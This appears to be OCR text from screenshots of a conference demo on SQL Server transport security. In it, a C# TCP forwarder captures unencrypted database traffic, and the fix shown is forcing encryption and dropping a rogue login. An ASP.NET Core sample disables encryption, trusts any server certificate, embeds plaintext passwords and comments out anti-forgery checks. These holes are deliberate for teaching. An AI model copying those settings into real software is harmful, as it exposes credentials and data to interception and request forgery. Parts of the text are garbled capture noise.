101101011000110101000111111100101011101000001101010001000010111010011000110001010000000001100
```

Pixies (Running) - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Process: [7156] ConsoleApp1.exe Lifecycle Events Thread: [8048] Main Thread Stack Frame: Pixies.TcpForwarderSlim.Connect

Program.cs TrollHunters.sql

```
1 -- Troll Hunters: http://trollhunters.wikia.com/wiki/Trollhunters_Wiki , https://en.wikipedia.org/wiki/Trollhunters
2 -- :connect localhost
3 -- :connect TrollHunters
4 if db_id('Pixies') is not null --drop/create db ...
5 go
6
7 use [Pixies]
8 go
9 +-----+
10 | Lore |
11 +-----+
12 +create table [Character] ( ...
13 go
14 +create table [Locations] ( LocationId int identity(1,1) not null, LocationName nvarchar(100) not null, ...
15 go
16 +create table [Episode] ( ...
17 go
18 +set identity_insert [Character] on; --drop table [Character] ...
19 go
20 +set identity_insert [Locations] on; --drop table [Locations] ...
21 go
22 +insert [Episode] --drop table [Episode] ...
23 go
24
25 +-----+
26 | Angor spies on Trollhunters | Summon SHARK ! Kernel prevents local-to-
27 +-----+
28 -- :connect TrollHunters
29 +select 'Angor spies on Jim and friends', getdate(), * ...
30 go
31
32 +-----+
33 | Angor releases Pixies, goes in for the kill | Release Pixies c# console ...
34 +-----+
35 -- :connect Pixies12345
36 +use [Pixies];
37 select 'Angor releases the Pixies', getdate(), * from dbo.Episode;
38 select 'Angor goes in for the kill', getdate();
39 go
40
41 +-----+
42 | Toby saves Jim |
43 +-----+
```

Connect

History Browse

Type here to filter the list

Local Network Azure hiramfleitas@hotmail.com New SQL Database... Refresh

No connection to display.

Server Name: Pixies10101

Authentication: SQL Server Authentication

User Name: sa

Password: \*\*\*\*\*

Remember Password

Database Name: <default>

Advanced...

Connect Cancel

T-SQL Results Message

Connecting.

R90GTU6N (14.0 RTM) | UPCI\hfleitas (54) | Pixies | 00:00:00 | 10 rows

Solution Explorer Team Explorer

Call Stack Breakpoints Exception Settings Command Window Immediate Window Output Autos Locals Watch 1

Ready

```
C:\Users\hfleitas\Source\Repos\public\ConsoleApp1\bin\Debug\ConsoleApp1.exe
Post Accept
OnDataReceive: 368
Connect
Pre Accept
OnDataReceive: 94
OnDataReceive: ,,,,""Y'U"@"L^L<]Rz@IZÜ]@_R@gi@T`X:@,ù?rs@,o9
@ç6T^Oåz@,?yå;_Zi,;Ic'sf@Y@Z+«qZidÖ{çc>A?OZ9$@-?@z÷} _@r,†>@Yæ[+oCù,*c1@i@+«oeuy ü+f>)òXK0 ;zDZüM=^Bu@2P_a5@è"+@+E@w%åop@j@ Cpx_,@-F8yzÑH@I@U<?:W@QtIYj@@"ö?·,0@ajbH@Q~ÜA@@"ö,.@%"( @x@U"-7'@>y@N@ "7"" z@O@`!@,»@_U@Bg@N@At
OnDataReceive: 54
OnDataReceive: 187
OnDataReceive: 149
OnDataReceive: 444
OnDataReceive: 59
OnDataReceive: ,,,,""4@,a@,@m,a,s,t,e,r,@m,a,s,t,e,r,«h,E@,,@%,C,h,a,n,g,e,d, ,d,a,t,a,b,a,s,e, ,c,o,n,t,e,x,t, ,t,o, ,',m,a,s,t,e,r,' ,.R,9,0,G,T,U,6,N,,@,,,@ @D,4,a@,@
u,s,_,e,n,g,l,i,s,h,,l,G@,,@',C,h,a,n,g,e,d, ,l,a,n,g,u,a,g,e, ,s,e,t,t,i,n,g, ,t,o, ,u,s,_,e,n,g,l,i,s,h,.R,9,0,G,T,U ,6,N,,@,,, -6,@t,,@M,i,c,r,o,s,o,f,t, ,S,Q,L, ,S,e,r,v,e,r,,@, @èa@, @@8,0,0,0, @4,0,9,6,r@.,,, ,`?@yçÿÿ, @@@@, @yÿÿÿ y@,,,,,, ,@yÿÿÿ@,,@yÿ,,,,,,,
OnDataReceive: 368
OnDataReceive: ,,,,""ÅB4LO|tÄ,ÜH-I@I@X@è7wöT@iT@:f@
¥L«~oê@
@UO'-óOs,I@f@E@F.S@?A@<.süs@jYOOI[A@|o@@+%@f?@I~?1.] "x='ç«o09ß}Å^PxEC@<"@@+}o@a*E@8@ç, @IOA"öIr.GH@A"OJA?@I~ô?çkÑ@ü@7a@ [ô@T@T@#oß,]@E@»Ohgxo('@?aA
c1.z+èg8¥f%ß@-I;"@W@AU@ñ@<éma@j">@zäÑ@{>mI@ ?%Q?I@Lo,i~I@at-t@"Z9@~"x@Jv@*?@TE~ -8tn@^%Zé@7^DR@@=-@ )?o@&@+j@fc@ST@BU@%Fa-@s@0++-ôR@r@'@E&@R@ÿ@'@.C,D@ß@
OnDataReceive: 532
OnDataReceive: ,,,,""5@,a@,@m,a,s,t,e,r,@m,a,s,t,e,r,«h,E@,,@%,C,h,a,n,g,e,d, ,d,a,t,a,b,a,s,e, ,c,o,n,t,e,x,t, ,t,o, ,',m,a,s,t,e,r,' ,.R,9,0,G,T,U,6,N,,@,,,@ @D,4,a@,@
u,s,_,e,n,g,l,i,s,h,,l,G@,,@',C,h,a,n,g,e,d, ,l,a,n,g,u,a,g,e, ,s,e,t,t,i,n,g, ,t,o, ,u,s,_,e,n,g,l,i,s,h,.R,9,0,G,T,U ,6,N,,@,,, -6,@t,,@M,i,c,r,o,s,o,f,t, ,S,Q,L, ,S,e,r,v,e,r,,@, @èa@, @@8,0,0,0, @4,0,9,6,r@.,,, ,`?@yçÿÿ, @@@@, @yÿÿÿ y@,,,,,, ,@yÿÿÿ@,,@yÿ,,,,,,,
OnDataReceive: 444
OnDataReceive: ,,,,""5@,a@,@m,a,s,t,e,r,@m,a,s,t,e,r,«h,E@,,@%,C,h,a,n,g,e,d, ,d,a,t,a,b,a,s,e, ,c,o,n,t,e,x,t, ,t,o, ,',m,a,s,t,e,r,' ,.R,9,0,G,T,U,6,N,,@,,,@ @D,4,a@,@
u,s,_,e,n,g,l,i,s,h,,l,G@,,@',C,h,a,n,g,e,d, ,l,a,n,g,u,a,g,e, ,s,e,t,t,i,n,g, ,t,o, ,u,s,_,e,n,g,l,i,s,h,.R,9,0,G,T,U ,6,N,,@,,, -6,@t,,@M,i,c,r,o,s,o,f,t, ,S,Q,L, ,S,e,r,v,e,r,,@, @èa@, @@8,0,0,0, @4,0,9,6,r@.,,, ,`?@yçÿÿ, @@@@, @yÿÿÿ y@,,,,,, ,@yÿÿÿ@,,@yÿ,,,,,,,
OnDataReceive: 682
OnDataReceive: ,,,,""5@,a@,@m,a,s,t,e,r,@m,a,s,t,e,r,«h,E@,,@%,C,h,a,n,g,e,d, ,d,a,t,a,b,a,s,e, ,c,o,n,t,e,x,t, ,t,o, ,',m,a,s,t,e,r,' ,.R,9,0,G,T,U,6,N,,@,,,@ @D,4,a@,@
u,s,_,e,n,g,l,i,s,h,,l,G@,,@',C,h,a,n,g,e,d, ,l,a,n,g,u,a,g,e, ,s,e,t,t,i,n,g, ,t,o, ,u,s,_,e,n,g,l,i,s,h,.R,9,0,G,T,U ,6,N,,@,,, -6,@t,,@M,i,c,r,o,s,o,f,t, ,S,Q,L, ,S,e,r,v,e,r,,@, @èa@, @@8,0,0,0, @4,0,9,6,r@.,,, ,`?@yçÿÿ, @@@@, @yÿÿÿ y@,,,,,, ,@yÿÿÿ@,,@yÿ,,,,,,,
OnDataReceive: 114
OnDataReceive: 222
OnDataReceive: 0
OnDataReceive: 142
OnDataReceive: 87
```

Pixies (Running) - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Process: [15624] ConsoleApp1.exe Lifecycle Events Thread: Stack Frame:

SQL Server Object Explorer

Program.cs TrollHunters.sql

```
125 order by c.CharacterId;
126 go
127
128 -- +-----+
129 -- | Angor spies on Trollhunters | Summon SHARK ! Kernel prevents local-to-local. |
130 -- +-----+
131 -- :connect TrollHunters
132 select 'Angor spies on Jim and friends', getdate(), *
133 from dbo.[Character] c
134 join [Locations] l on c.CharacterId=l.CharacterId
135 and c.Race='Human'
136 and l.LocationName='Arcadia Oaks High';
137 go
138
139 -- +-----+
140 -- | Angor releases Pixies, goes in for the kill | Release Pixies c# console app. 1101100000111011000010000001100011100111001000 |
141 -- +-----+
142 -- :connect Pixes10101
143 use [AngorReleasesThePixies];
144 select 'Angor releases the Pixies', getdate(), * from dbo.Episode;
145 go
146 select 'Angor goes in for the kill', getdate(), *
147 from dbo.[Character] c
148 join Locations l on c.CharacterId=l.CharacterId
149 and c.Race='Human'
150 and l.LocationName='Arcadia Oaks High';
151 go
152
```

100 %

T-SQL Results Message

(No column name)	(No column name)	CharacterId	FullName	VoicedBy	BirthYear	Category	Status	Age	
1	Angor releases the Pixies	2018-01-18 18:04:43.430	1	Trollhunter	Anton Yelchin	2002	Hero	Dream	16
2	Angor releases the Pixies	2018-01-18 18:04:43.430	2	Claire Maria Nuñez	Lexi Medrano	2003	Hero	Dream	15
3	Angor releases the Pixies	2018-01-18 18:04:43.430	13	Tobias Domzalski	Charlie Saxton	2003	Hero	Alive	15
4	Angor releases the Pixies	2018-01-18 18:04:43.430	15	Elijah Leslie Pepperjack	Cole Sand	2003	Hero	Alive	15
5	Angor releases the Pixies	2018-01-18 18:04:43.430	16	Steve Palchuk	Steven Yeun	2002	Ally	Alive	16
6	Angor releases the Pixies	2018-01-18 18:04:43.430	23	Darci Scott	Yara Shahidi	2003	Ally	Alive	15
7	Angor releases the Pixies	2018-01-18 18:04:43.430	24	Mary J. Wang	Lauren Tom	2003	Hero	Alive	15
8	Angor releases the Pixies	2018-01-18 18:04:43.430	33	Señor Uhl	Fred Tatasci...	1980	Teacher	Alive	38
9	Angor releases the Pixies	2018-01-18 18:04:43.430	34	Shannon Longhannan	Bebe Wood	2003	Ally	Alive	15
10	Angor releases the Pixies	2018-01-18 18:04:43.430	40	Slimm Lawrence	Tom Wilson	1962	Teacher	Dream	16

Query executed successfully at 6:04:45 PM

Pixies10101 (14.0 RTM) | sa (52) | AngorReleasesThePixies | 00:00:01 | 10 rows

Call Stack Breakpoints Exception Settings Command Window Immediate Window Output Autos Locals Watch 1

Solution Explorer Team Explorer

hiramfleitas H



Pixies (Running) - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Process: [8964] ConsoleApp1.exe Lifecycle Events Thread: Stack Frame:

SQL Server Object Explorer

Program.cs TrollHunters.sql

```
125 order by c.CharacterId;
126 go
127
128 -- +-----+
129 -- | Angor spies on Trollhunters | Summon SHARK ! Kernel prevents local-to-local. |
130 -- +-----+
131 -- :connect TrollHunters
132 select 'Angor spies on Jim and friends', getdate(), *
133 from dbo.[Character] c
134 join [Locations] l on c.CharacterId=l.CharacterId
135 and c.Race='Human'
136 and l.LocationName='Arcadia Oaks High';
137 go
138
139 -- +-----+
140 -- | Angor releases Pixies, goes in for the kill | Release Pixies c# console app. 1101100000111011000010000001100011100111001000 |
141 -- +-----+
142 -- :connect Pixies10101
143 use [Pixies];
144 select 'Angor releases the Pixies', getdate(), * from dbo.Episode;
145 go
146 select 'Angor goes in for the kill', getdate(), *
147 from dbo.[Character] c
148 join Locations l on c.CharacterId=l.CharacterId
149 and c.Race='Human'
150 and l.LocationName='Arcadia Oaks High';
151 go
152
```

T-SQL Results Message

(No column name)	(No column name)
1	Angor is in the Highschool! 2018-01-18 18:11:19.673

Query executed successfully at 6:11:19 PM

Pixies10101 (14.0 RTM) | sa (51) | </> | 00:00:00 | 1 rows

Solution Explorer Team Explorer

Call Stack Breakpoints Exception Settings Command Window Immediate Window Output Autos Locals Watch 1

Ready

Quick Launch (Ctrl+Q)

hiramfleitas H



Microsoft SQL Server Management Studio

File Edit View Debug Tools Window Help

Quick Launch (Ctrl+Q)

Object Explorer

localhost (SQL Server 14.0.1000.169 - UPCIC\hfleitas)

Databases

Security

Logins

- ##MS\_PolicyEventProcessingLogin##
- ##MS\_PolicyTsqlExecutionLogin##
- Angor
- NT AUTHORITY\SYSTEM
- NT Service\MSSQLSERVER
- NT SERVICE\SQLSERVERAGENT
- NT SERVICE\SQLTELEMETRY
- NT SERVICE\SQLWriter
- NT SERVICE\Winmgmt
- sa
- UPCIC\hfleitas

Server Roles

Credentials

Cryptographic Providers

Audits

Server Audit Specifications

Server Objects

Replication

PolyBase

Always On High Availability

Management

Integration Services Catalogs

SQL Server Agent (Agent XPs disabled)

XEvent Profiler

Login Properties - Angor

Select a page

- General
- Server Roles**
- User Mapping
- Securables
- Status

Script Help

Server role is used to grant server-wide security privileges to a user.

Server roles:

- bulkadmin
- dbcreator
- diskadmin
- processadmin
- public
- securityadmin
- serveradmin
- setupadmin
- sysadmin

Connection

Server: localhost

Connection: UPCIC\hfleitas

[View connection properties](#)

Progress

Ready

OK Cancel

Properties

Ready

File Action View Help



## Computer Management (Local)

- System Tools
  - Task Scheduler
  - Event Viewer
  - Shared Folders
  - Local Users and Groups
  - Performance
  - Device Manager

## Storage

- Disk Management

## Services and Applications

- Internet Information Services (IIS) Manager

## SQL Server Configuration Manager

- SQL Server Services
- SQL Server Network Configuration (32bit)
- SQL Native Client 11.0 Configuration (32bit)

## SQL Server Network Configuration

- Protocols for MSSQLSERVER

- SQL Native Client 11.0 Configuration

## Services

- WMI Control

Open

View &gt;

Refresh

Export List...

Properties

Help

Protocol Name	Status
Shared Memory	Disabled
Named Pipes	Disabled
TCP/IP	Enabled

## Protocols for MSSQLSERVER Properties

Flags Certificate Advanced

## General

Force Encryption	Yes
Hide Instance	No

Protocols for MSSQLSERVER Properties

Flags Certificate Advanced

## Certificate:

sql

## Expiration Date

1/17/2019

Friendly Name

sql

Issued By

R90GTU6N.upcic.inc

Issued To

R90GTU6N.upcic.inc

## Warning



Any changes made will be saved; however, they will not take effect until the service is stopped and restarted.

OK

## Expiration Date

OK

Cancel

Apply

Help

## Actions

Protocols for MSSQLSERVER

More Actions

C:\Users\hfleitas\Source\Repos\public\ConsoleApp1\bin\Debug\ConsoleApp1.exe

OnDataReceive: 94  
OnDataReceive: ,,,,,  
OnDataReceive: 54  
OnDataReceive: 187  
OnDataReceive: 149  
OnDataReceive: 473  
OnDataReceive: 59  
OnDataReceive: 368  
OnDataReceive: 561  
OnDataReceive: 473  
OnDataReceive: 143  
OnDataReceive: 711  
OnDataReceive: 251  
OnDataReceive: 0  
OnDataReceive: 171  
OnDataReceive: 116

Pixies (Running) - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Process: [3112] ConsoleApp1.exe Lifecycle Events Thread: Stack Frame:

SQL Server Object Explorer

Program.cs \* TrollHunters.sql \* X

```
133 from dbo.[Character] c
134 join [Locations] l on c.CharacterId=l.CharacterId
135 and c.Race='Human'
136 and l.LocationName='Arcadia Oaks High';
137 go
138
139 -- +-----+
140 -- | Angor releases Pixies, goes in for the kill | Release Pixies c# console app. 1101100000111011000010000001100011100111001000 |
141 -- +-----+
142 -- :connect Pixies10101
143 use [Pixies];
144 select 'Angor releases the Pixies', getdate(), * from dbo.Episode;
145 go
146 select 'Angor goes in for the kill', getdate(), *
147 from dbo.[Character] c
148 join Locations l on c.CharacterId=l.CharacterId
149 and c.Race='Human'
150 and l.LocationName='Arcadia Oaks High';
151 go
152
153 -- +-----+
154 -- | Toby saves Jim |
155 -- +-----+
156 -- Turn on Force Encryption, with Certificate.
157 -- no more hallucinations. Jim and Toby kick Angor's butt and save Arcadia.
158 drop login angor
```

100 %

T-SQL Results Message

(No column name)	(No column name)	CharacterId	FullName	Affiliation	Category	Aka	Status	Race	Age	Home	Relatives	Weapons	
1	Angor goes in for the kill	2018-01-18 19:17:31.927	40	Coach Lawrence	NULL	Teacher	Coach	Alive	Human	56	Arcadia	NULL	NULL
2	Angor goes in for the kill	2018-01-18 19:17:31.927	33	Señor Uhl	NULL	Teacher	Uhl the unforgiving	Alive	Human	38	Arcadia	NULL	NULL
3	Angor goes in for the kill	2018-01-18 19:17:31.927	1	Jim Lake Jr.	Good	Hero	Young Atlas, Jimbo, Master Jim, Fleshbag, Jim "F...	Alive	Human	16	Arcadia Oaks	Jim Lake Sr., Barbara Lake, Claire Nuñez	Sword of O...
4	Angor goes in for the kill	2018-01-18 19:17:31.927	13	Tobias Domzalski	Good	Hero	Tobes, Toby-Pie, Wingman, T.P., Dumbzalski	Alive	Human	15	Arcadia	Nana, Mr. Domzalski, Mrs. Domzalski	Warhammer
5	Angor goes in for the kill	2018-01-18 19:17:31.927	2	Claire Maria Nu...	Good (...)	Hero	C-bomb, Shadowdancer	Alive	Human	15	Arcadia	Mr. Nuñez, Mrs. Nuñez, Baby Enrique, ...	Shadow Staff
6	Angor goes in for the kill	2018-01-18 19:17:31.927	16	Steve Palchuk	Neutral...	Ally	NULL	Alive	Human	16	Arcadia	NULL	His fists
7	Angor goes in for the kill	2018-01-18 19:17:31.927	15	Elijah Leslie Pe...	Good, ...	Hero	Eli Pepperjack	Alive	Human	15	Arcadia	NULL	Mace, shield
8	Angor goes in for the kill	2018-01-18 19:17:31.927	24	Mary J. Wang	Good	Hero	Maria, Mare	Alive	Human	15	Arcadia	NULL	NULL
9	Angor goes in for the kill	2018-01-18 19:17:31.927	23	Darci Scott	Good	Ally	NULL	Alive	Human	15	Arcadia	NULL	NULL
10	Angor goes in for the kill	2018-01-18 19:17:31.927	34	Shannon Long...	Good	Ally	NULL	Alive	Human	15	Arcadia	NULL	NULL

Query executed successfully at 7:17:32 PM

Pixies10101 (14.0 RTM) | sa (54) | ↵ | 00:00:00 | 10 rows

Call Stack Breakpoints Exception Settings Command Window Immediate Window Output Autos Locals Watch 1

Solution Explorer Team Explorer Properties

Ready



Pixies (Running) - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Process: [3112] ConsoleApp1.exe Lifecycle Events Thread: Stack Frame:

SQL Server Object Explorer

Program.cs \* TrollHunters.sql \* X

```
133 from dbo.[Character] c
134 join Locations l on c.CharacterId=l.CharacterId
135 and c.Race='Human'
136 and l.LocationName='Arcadia Oaks High';
137 go
138
139 -- +-----+
140 -- | Angor releases Pixies, goes in for the kill | Release Pixies c# console app. 110110000011101100001000000110001110011001000 |
141 -- +-----+
142 -- :connect Pixies10101
143 use [Pixies];
144 select 'Angor releases the Pixies', getdate(), * from dbo.Episode;
145 go
146 select 'Angor goes in for the kill', getdate(), *
147 from dbo.[Character] c
148 join Locations l on c.CharacterId=l.CharacterId
149 and c.Race='Human'
150 and l.LocationName='Arcadia Oaks High';
151 go
152
153 -- +-----+
154 -- | Toby saves Jim |
155 -- +-----+
156 -- Turn on Force Encryption, with Certificate.
157 -- no more hallucinations. Jim and Toby kick Angor's butt and save Arcadia.
158 drop login angor
```

100 % T-SQL Message

Command(s) completed successfully.

100 %

Query executed successfully at 7:22:54 PM

Pixies10101 (14.0 RTM) | sa (54) | <Pixies> | 00:00:00 | 0 rows

Solution Explorer Team Explorer Properties

Call Stack Breakpoints Exception Settings Command Window Immediate Window Output Autos Locals Watch 1

Ready

# DEMO 2

Load Test



EFGetStarted.AspNetCore.ExistingDb - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

IIS Express Any CPU

Startup.cs BlogsController.cs Program.cs

EFGetStarted.AspNetCore.ExistingDb EFGetStarted.AspNetCore.ExistingDb.Startup ConfigureServices(IServiceCollection services)

```
1  using System;
2  using System.Collections.Generic;
3  using System.Linq;
4  using System.Threading.Tasks;
5  using Microsoft.AspNetCore.Builder;
6  using Microsoft.AspNetCore.Hosting;
7  using Microsoft.Extensions.Configuration;
8  using Microsoft.Extensions.DependencyInjection;
9  using Microsoft.Extensions.Logging;
10 
11 #region AddedUsings
12 using EFGetStarted.AspNetCore.ExistingDb.Models;
13 using Microsoft.EntityFrameworkCore;
14 #endregion
15 
16 namespace EFGetStarted.AspNetCore.ExistingDb
17 {
18     public class Startup
19     {
20         public Startup(IConfiguration configuration)
21         {
22             Configuration = configuration;
23         }
24 
25         public IConfiguration Configuration { get; }
26 
27         // This method gets called by the runtime. Use this method to add services to the container.
28         public void ConfigureServices(IServiceCollection services)
29         {
30             services.AddMvc();
31 
32             //var connection = @"Server=localhost;Database=Blogging;Trusted_Connection=True;ConnectRetryCount=0";
33             var connection = @"Data Source = localhost; Database = Blogging; Persist Security Info = True; User ID = core; Password = 'AspNetCore3';
34 
35             //This is for ForceEncryption demo. https://github.com/hfleitas/Pixies.git
36             //Use this method if you have the SQL Alias and localhost entry and TCP Proxy running, p-nat 10101 to 1433.
37             //var connection = @"Data Source = Pixies10101,10101; Database = Blogging; Persist Security Info = True; User ID = core; Password =
38             services.AddDbContext<BlogginContext>(options => options.UseSqlServer(connection));
39         }
40 
41         // This method gets called by the runtime. Use this method to configure the HTTP request pipeline.
42         public void Configure(IApplicationBuilder app, IHostingEnvironment env)
43         {
44 
45     }
```

110 %

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Solution Explorer

Search Solution Explorer (Ctrl+.)

EFGetStarted.AspNetCore.ExistingDb (1 project)

EFGetStarted.AspNetCore.ExistingDb

- Connected Services
- Dependencies
- Properties
- wwwroot
- Controllers
  - BlogsController.cs
  - HomeController.cs
- Database
  - CreateDatabaseAndUser.sql
  - Models
  - Views
  - appsettings.json
  - bundleconfig.json
  - Program.cs
  - Startup.cs

Solution Explorer Team Explorer

Properties

Internet Information Services (IIS) Manager

LPROSPECT010 > Sites > coreapp >

File View Help

Connections

LPROSPECT010 (UPCIC\hfleitas)

- Application Pools
- Sites
  - coreapp
    - aspnet\_client
    - wwwroot
    - appsettings.Development.json
    - appsettings.json
    - bundleconfig.json
    - dotnet-aspnet-codegenerator-design.dll
    - EFGetStarted.AspNetCore.ExistingDb.dep...
    - EFGetStarted.AspNetCore.ExistingDb.dll
    - EFGetStarted.AspNetCore.ExistingDb.pdb
    - EFGetStarted.AspNetCore.ExistingDb.Pre...
    - EFGetStarted.AspNetCore.ExistingDb.Pre...
    - EFGetStarted.AspNetCore.ExistingDb.run...
    - Microsoft.CodeAnalysis.CSharp.Workspa...
    - Microsoft.CodeAnalysis.Workspaces.dll
    - Microsoft.VisualStudio.Web.CodeGener...
    - Microsoft.VisualStudio.Web.CodeGener...
    - Microsoft.VisualStudio.Web.CodeGener...
    - Microsoft.VisualStudio.Web.CodeGener...
    - Microsoft.VisualStudio.Web.CodeGener...
    - Microsoft.VisualStudio.Web.CodeGener...
    - NuGet.Frameworks.dll
    - System.Composition.AttributedModel.dll
    - System.Composition.Convention.dll
    - System.Composition.Hosting.dll
    - System.Composition.Runtime.dll
    - System.Composition.TypedParts.dll
  - Default Web Site
  - evals

coreapp Content

Filter: Show All | Group by: No Grouping

Name	Type
aspnet_client	File Folder
wwwroot	File Folder
appsettings.Development.json	JSON File
appsettings.json	JSON File
bundleconfig.json	JSON File
dotnet-aspnet-codegenerator-design.dll	Application extension
EFGetStarted.AspNetCore.ExistingDb.dep...	JSON File
EFGetStarted.AspNetCore.ExistingDb.dll	Application extension
EFGetStarted.AspNetCore.ExistingDb.pdb	Program Debug Database
EFGetStarted.AspNetCore.ExistingDb.Pre...	Application extension
EFGetStarted.AspNetCore.ExistingDb.Pre...	Program Debug Database
EFGetStarted.AspNetCore.ExistingDb.run...	JSON File
Microsoft.CodeAnalysis.CSharp.Workspa...	Application extension
Microsoft.CodeAnalysis.Workspaces.dll	Application extension
Microsoft.VisualStudio.Web.CodeGener...	Application extension
NuGet.Frameworks.dll	Application extension
System.Composition.AttributedModel.dll	Application extension
System.Composition.Convention.dll	Application extension
System.Composition.Hosting.dll	Application extension
System.Composition.Runtime.dll	Application extension
System.Composition.TypedParts.dll	Application extension
web.config	CONFIG File

Actions

'coreapp' Tasks

  - Site
  - Switch to Features View
  - Explore
  - Edit Permissions...
  - Add Application...
  - Add Virtual Directory...
  - Edit Bindings...

Manage Website

  - Restart
  - Start
  - Stop
  - Browse
  - Advanced Settings...
  - Refresh
  - Remove
  - Help

Features View Content View

IT WON'T FAIL BECAUSE OF  Hram

# Index - EFGetStarted.Asp

localhost:65532/blogs

EFGetStarted.AspNetCore.ExistingDb Home About Contact

## Index

Create New

Url	
http://blogs.msdn.com/dotnet	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://blogs.msdn.com/webdev	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://blogs.msdn.com/visualstudio	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://dba2o.wordpress.com	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://blogs.microsoft.com/ai	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://fleitasarts.com	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://blogs.microsoft.com/ai	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>

© 2018 - EFGetStarted.AspNetCore.ExistingDb

The screenshot shows a browser window with the URL <https://raw.githubusercontent.com/hfleitas/EFGetStarted.AspNetCore.ExistingDb/master/EFGetStarted.AspNetCore.ExistingDb/Startup.cs>. The page displays the C# code for the `Startup` class in the `EFGetStarted.AspNetCore.ExistingDb` namespace. The code includes imports for various .NET Core and Entity Framework components, defines a `Startup` class with its constructor and properties, and implements the `IConfiguration` interface. It also contains logic for configuring services, specifically setting up a database connection for a `BloggingContext` using SQL Server. The code uses several commented-out connection string examples. Finally, it configures the HTTP request pipeline by using static files, MVC routes, and exception handling.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Threading.Tasks;
using Microsoft.AspNetCore.Builder;
using Microsoft.AspNetCore.Hosting;
using Microsoft.Extensions.Configuration;
using Microsoft.Extensions.DependencyInjection;
using Microsoft.Extensions.Logging;

#region AddedUsings
using EFGetStarted.AspNetCore.ExistingDb.Models;
using Microsoft.EntityFrameworkCore;
#endregion

namespace EFGetStarted.AspNetCore.ExistingDb
{
    public class Startup
    {
        public Startup(IConfiguration configuration)
        {
            Configuration = configuration;
        }

        public IConfiguration Configuration { get; }

        // This method gets called by the runtime. Use this method to add services to the container.
        public void ConfigureServices(IServiceCollection services)
        {
            services.AddMvc();

            //var connection = @"Server=localhost;Database=Blogging;Trusted_Connection=True;ConnectRetryCount=0";
            var connection = @"Data Source = localhost; Database = Blogging; Persist Security Info = True; User ID = core; Password = 'AspNetCore.ExistingDb'; Pooling = False; MultipleActiveResultSets = False; Encrypt = False; TrustServerCertificate = True";

            //This is for ForceEncryption demo. https://github.com/hfleitas/Pixies.git
            //Use this method if you have the SQL Alias and localhost entry and TCP Proxy running, p-nat 10101 to 1433.
            //var connection = @"Data Source = Pixies10101,10101; Database = Blogging; Persist Security Info = True; User ID = core; Password = 'AspNetCore.ExistingDb'; Pooling = False; MultipleActiveResultSets = False; Encrypt = False; TrustServerCertificate = True";
            services.AddDbContext<BloggingContext>(options => options.UseSqlServer(connection));
        }

        // This method gets called by the runtime. Use this method to configure the HTTP request pipeline.
        public void Configure(IApplicationBuilder app, IHostingEnvironment env)
        {
            if (env.IsDevelopment())
            {
                app.UseBrowserLink();
                app.UseDeveloperExceptionPage();
            }
            else
            {
                app.UseExceptionHandler("/Home/Error");
            }

            app.UseStaticFiles();

            app.UseMvc(routes =>
            {
                routes.MapRoute(
                    name: "default",
                    template: "{controller=Home}/{action=Index}/{id?}");
            });
        }
    }
}
```

EFGetStarted.AspNetCore.ExistingDb - Microsoft Visual Studio (Administrator)

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU IIS Express

BlogsController.cs # X Startup.cs

```
// To protect from overposting attacks, please enable the specific properties you want to bind to, for
// more details see http://go.microsoft.com/fwlink/?LinkId=317598.
[HttpPost]
//[ValidateAntiForgeryToken] //Good Security
public async Task<IActionResult> Create([Bind("BlogId,Url")] Blog blog)
{
    if (ModelState.IsValid)
    {
        _context.Add(blog);
        await _context.SaveChangesAsync();
        return RedirectToAction(nameof(Index));
    }
    return View(blog);
}

// GET: Blogs/Edit/5
public async Task<IActionResult> Edit(int? id){...}

// POST: Blogs/Edit/5 ...
[HttpPost]
//[ValidateAntiForgeryToken] //Good Security
public async Task<IActionResult> Edit(int id, [Bind("BlogId,Url")] Blog blog)
{
    if (id != blog.BlogId)
    {
        return NotFound();
    }

    if (ModelState.IsValid)
    {
        try
        {
            _context.Update(blog);
            await _context.SaveChangesAsync();
        }
        catch (DbUpdateConcurrencyException)
        {
            if (!BlogExists(blog.BlogId))
            {
                return NotFound();
            }
            else
            {

```

100 %

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'EFGetStarted.AspNetCore.ExistingDb' (1 project)

- EFGetStarted.AspNetCore.ExistingDb
  - Connected Services
  - Dependencies
  - Properties
  - wwwroot
  - Controllers
    - BlogsController.cs
    - BlogsController
    - \_context : BloggingContext
    - BlogsController(BloggingContext)
    - Index() : Task<IActionResult>
    - Details(int?) : Task<IActionResult>
    - Create() : IActionResult
    - Create(Blog) : Task<IActionResult>
    - Edit(int?) : Task<IActionResult>
    - Edit(int, Blog) : Task<IActionResult>
    - Delete(int?) : Task<IActionResult>
    - DeleteConfirmed(int) : Task<IActionResult>
    - BlogExists(int) : bool
  - HomeController.cs
  - Database
    - CreateDatabaseAndUser.sql
  - Models
  - Views
  - appsettings.json
  - bundleconfig.json
  - Program.cs
  - Startup.cs

Solution Explorer Team Explorer

Properties



## Computer Management (Local)

- System Tools
  - Task Scheduler
  - Event Viewer
  - Shared Folders
  - Local Users and Groups
  - Performance
  - Device Manager

## Storage

- Disk Management

## Services and Applications

- Internet Information Services (IIS) Manager

## SQL Server Configuration Manager

- SQL Server Services
- SQL Server Network Configuration (32bit)

- SQL Native Client 11.0 Configuration (32bit)

## SQL Server Network Configuration

